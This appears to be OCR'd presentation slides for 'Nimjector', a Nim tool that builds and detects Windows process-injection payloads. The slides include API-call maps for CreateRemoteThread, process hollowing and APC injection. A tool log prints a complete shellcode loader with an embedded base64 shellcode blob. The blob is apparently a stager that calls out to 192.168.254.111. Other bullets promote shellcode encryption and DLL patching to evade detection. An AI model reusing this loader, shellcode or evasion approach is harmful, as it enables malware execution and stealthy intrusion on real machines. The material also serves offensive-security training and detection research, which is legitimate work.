
```
- name: create_remote_thread
  api_calls:
    - OpenProcess
    - VirtualAllocEx
    - WriteProcessMemory
    - CreateRemoteThread - 5
    - CloseHandle
- name: process_hollowing
  api_calls:
    - CreateProcess - 2
    - ZwQueryInformationProcess - 3
    - ReadProcessMemory
    - ReadProcessMemory
    - WriteProcessMemory
    - ResumeThread - 2
models/techniques.yml
```



```
- name: VirtualAlloc
  ntdll: NtAllocateVirtualMemory
- name: VirtualAllocEx
  ntdll: NtAllocateVirtualMemory
- name: RtlCopyMemory
  ntdll: NtWriteVirtualMemory
- name: WriteProcessMemory
  ntdll: NtWriteVirtualMemory
- name: CreateThread
  ntdll: NtCreateThreadEx
- name: CreateRemoteThread
  ntdll: NtCreateThreadEx
- name: WaitForSingleObject
  ntdll: NtWaitForSingleObject
models/k32_to_nt.yml (END)
```


Modular Framework

- API calls for source code written in .nim files



```
let rPtr = VirtualAlloc(NULL, cast[SIZE_T](shellcode.len), MEM_COMMIT, PAGE_EXECUTE_READ_WRITE)
VirtualAlloc.nim (END)
```


```
let targetHandle = CreateRemoteThread(pHandle, NULL, 0, cast[LPTHREAD_START_ROUTINE](rPtr), NULL, 0, NULL)
CreateRemoteThread.nim (END)
```



```
WaitForSingleObject(targetHandle, 0xFFFF)
WaitForSingleObject.nim (END)
```

Modular Framework


- Reusability of definitions
  - Defined API calls can be used in compiling techniques and detecting
  - If you know what API calls are used in the technique, you can also somehow detect it



```
- name: create_remote_thread
  api_calls:
    - OpenProcess
    - VirtualAllocEx
    - WriteProcessMemory
    - CreateRemoteThread - 5
    - CloseHandle
- name: process_hollowing
  api_calls:
    - CreateProcess - 2
    - ZwQueryInformationProcess - 3
    - ReadProcessMemory
    - ReadProcessMemory
    - WriteProcessMemory
    - ResumeThread - 2
models/techniques.yml
```

Modular Framework


- Reusability of definitions
  - Defined kernel32 API calls can be translated into its NT API counterparts




```
- name: VirtualAlloc
  ntdll: NtAllocateVirtualMemory
- name: VirtualAllocEx
  ntdll: NtAllocateVirtualMemory
- name: RtlCopyMemory
  ntdll: NtWriteVirtualMemory
- name: WriteProcessMemory
  ntdll: NtWriteVirtualMemory
- name: CreateThread
  ntdll: NtCreateThreadEx
- name: CreateRemoteThread
  ntdll: NtCreateThreadEx
- name: WaitForSingleObject
  ntdll: NtWaitForSingleObject
models/k32_to_nt.yml (END)
```

Modular Framework


- API Call code snippets
  - Each API call is written as a code snippet, ready for compilation to build the technique



```
let rPtr = VirtualAllocEx(pHandle, NULL, cast[SIZE_T](shellcode.len), MEM_COMMIT, PAGE_READ_WRITE)
functions/VirtualAllocEx.nim (END)
```




```
let targetHandle = CreateRemoteThread(pHandle, NULL, 0, cast[LPTHREAD_START_ROUTINE](rPtr), NULL, 0, NULL)
functions/CreateRemoteThread.nim (END)
```



```
let apcRoutine = cast[PTHREAD_START_ROUTINE](rPtr)
QueueUserAPC(cast[PAPCFUNC](apcRoutine), tHandle, cast[ULONG_PTR](NULL))
functions/QueueUserAPC.nim (END)
```

Modular Framework


- Customization of API call arguments
  - Not all API calls use the same arguments, it may vary per technique used



```
- name: create_timer_queue_timer
  calls:
  - api_call: CreateEvent
    fn_template: create_timer_queue_timer_create_event
- name: fiber_context_edit
  calls:
  - api_call: CreateFiber
    fn_template: fiber_context_edit_create_fiber
  - api_call: RtlMoveMemory
    fn_template: fiber_context_edit_rtl_move_memory
- name: create_remote_thread
  calls:
  - api_call: VirtualAllocEx
    fn_template: create_remote_thread_virtual_alloc_ex
- name: suspended_thread
  calls:
  - api_call: VirtualProtect
    fn_template: suspended_thread_virtual_protect
  - api_call: VirtualProtect
    fn_template: suspended_thread_virtual_protect_2
  - api_call: CreateRemoteThread
    fn_template: suspended_thread_create_remote_thread
- name: process_hollowing
  calls:
  - api_call: WriteProcessMemory
    fn_template: process_hollowing_write_process_memory
  - api_call: ReadProcessMemory
    fn_template: process_hollowing_read_process_memory
  - api_call: ReadProcessMemory
    fn_template: process_hollowing_read_process_memory_2
- name: early_bird_apc_queue
  calls:
  - api_call: VirtualAllocEx
    fn_template: early_bird_apc_queue_virtual_alloc_ex
- name: apc_queue
models/custom_arguments.yml
```

Learn API calls

- Introduces learning while compiling / detecting process injection
    - Information about API calls used during payload creation or detected are being printed by the tool.




```
└─$ ./nimjector red -i payload.bin -P -t vanilla
[-] No NT API call for VirtualAlloc
[+] API call used: VirtualAlloc
[!] VirtualAlloc is often used by malware to allocate memory as part of process injection. This function returns the
memory address of the newly allocated space.
[-] No NT API call for RtlCopyMemory
[+] API call used: RtlCopyMemory
[!] RtlCopyMemory is used to copy the contents of a source memory block to a destination memory block.
[-] No NT API call for CreateThread
[+] API call used: CreateThread
[!] CreateThread is used to create a thread to execute within the virtual address space of the calling process. This
function is commonly used for shellcode execution.
[-] No NT API call for WaitForSingleObject
[+] API call used: WaitForSingleObject
[!] WaitForSingleObject is used to delay the execution of an object. This function is commonly used to allow time for
 shellcode being executed within a thread to run. It is also used for time-based evasion.
[+] Technique: vanilla - Nim Source code:
[+] Payload written to payload.nim
import base64
import winim
import winim/lean



proc vanilla[byte](shellcode: openArray[byte]): void =
  let rPtr = VirtualAlloc(NULL, cast[SIZE_T](shellcode.len), MEM_COMMIT, PAGE_EXECUTE_READ_WRITE)
  RtlCopyMemory(rPtr, unsafeAddr shellcode, cast[SIZE_T](shellcode.len))
  let targetHandle = CreateThread(NULL, 0, cast[LPTHREAD_START_ROUTINE](rPtr), NULL, 0, NULL)
  WaitForSingleObject(targetHandle, 0xFFFF)


when isMainModule:
  func toByteSeq*(str: string): seq[byte] {.inline.} =
    @(str.toOpenArrayByte(0, str.high))

  let enc = "/EiD5PDoyAAAAEFRQVBSUVZIMdJlSItSYEiLUhhIi1IgSItyUEgPt0pKTTHJSDHArDxhfAIsIEHByQ1BAcHi7VJBUUiLUiCLQjxIAdBm
gXgYCwJ1couAiAAAAEiFwHRnSAHQUItIGESLQCBJAdDjVkj/yUGLNIhIAdZNMclIMcCsQcHJDUEBwTjgdfFMA0wkCEU50XXYWESLQCRJAdBmQYsMSESLQ
BxJAdBBiwSISAHQQVhBWF5ZWkFYQVlBWkiD7CBBUv/gWEFZWkiLEulP////XWoASb53aW5pbmV0AEFWSYnmTInxQbpMdyYH/9VIMclIMdJNMcBNMclBUE
FQQbo6Vnmn/9XpkwAAAFpIicFBuLsBAABNMclBUUFRagNBUUG6V4mfxv/V63lbSInBSDHSSYnYTTHJUmgAMsCEUlJBuutVLjv/1UiJxkiDw1BqCl9IifG
6HwAAAGoAaIAzAABJieBBuQQAAABBunVGnob/1UiJ8UiJ2knHwP////9NMclSUkG6LQYYe//VhcAPhZ0BAABI/88PhIwBAADrs+nkAQAA6IL///8veTZE
agA1TyFQJUBBUFs0XFBaWDU0KFBeKTdDQyk3fSRFSUNBUi1TVEFOREFSRC1BTlRJVklSVVMtVEVTVC1GSUxFISRIK0gqADVPIVAlAFVzZXItQWdlbnQ6I
E1vemlsbGEvNS4wIChjb21wYXRpYmxlOyBNU0lFIDkuMDsgV2luZG93cyBOVCA2LjE7IFdPVzY0OyBUcmlkZW50LzUuMCkNCgA1TyFQJUBBUFs0XFBaWD
U0KFBeKTdDQyk3fSRFSUNBUi1TVEFOREFSRC1BTlRJVklSVVMtVEVTVC1GSUxFISRIK0gqADVPIVAlQEFQWzRcUFpYNTQoUF4pN0NDKTd9JEVJQ0FSLVN
UQU5EQVJELUFOVElWSVJVUy1URVNULUZJTEUhJEgrSCoANU8hUCVAQVBbNFxQWlg1NChQXik3Q0MpN30kRUlDQVItU1RBTkRBUkQtQU5USVZJUlVTLVRF
U1QtRklMRSEkSCtIKgA1TyFQJUBBUFs0XFBaWABBvvC1olb/1UgxyboAAEAAQbgAEAAAQblAAAAAQbpYpFPl/9VIk1NTSInnSInxSInaQbgAIAAASYn5Q
boSloni/9VIg8QghcB0tmaLB0gBw4XAdddYWFhIBQAAAABQw+h//f//MTkyLjE2OC4yNTQuMTExAAAAAAA="
  let shellcode = toByteSeq(decode(enc))

  vanilla(shellcode)
```

Nimjector – Functionalities (Red)

- Payload creation - different technique options
  - CreateRemoteThread, Process Hollowing, APCQueue, etc.
  - Callback Functions
- Mix and match of different API call variations
  - API call variations (Kernel32, Ntdll, Syscalls, GetSyscallStub)
- Optional shellcode encryption and DLL patching for evasion

Nimjector – Benefits (Red)


- Eases out creation of process injection payloads
  - Provides multiple process injection techniques
  - Easy payload creation and modification



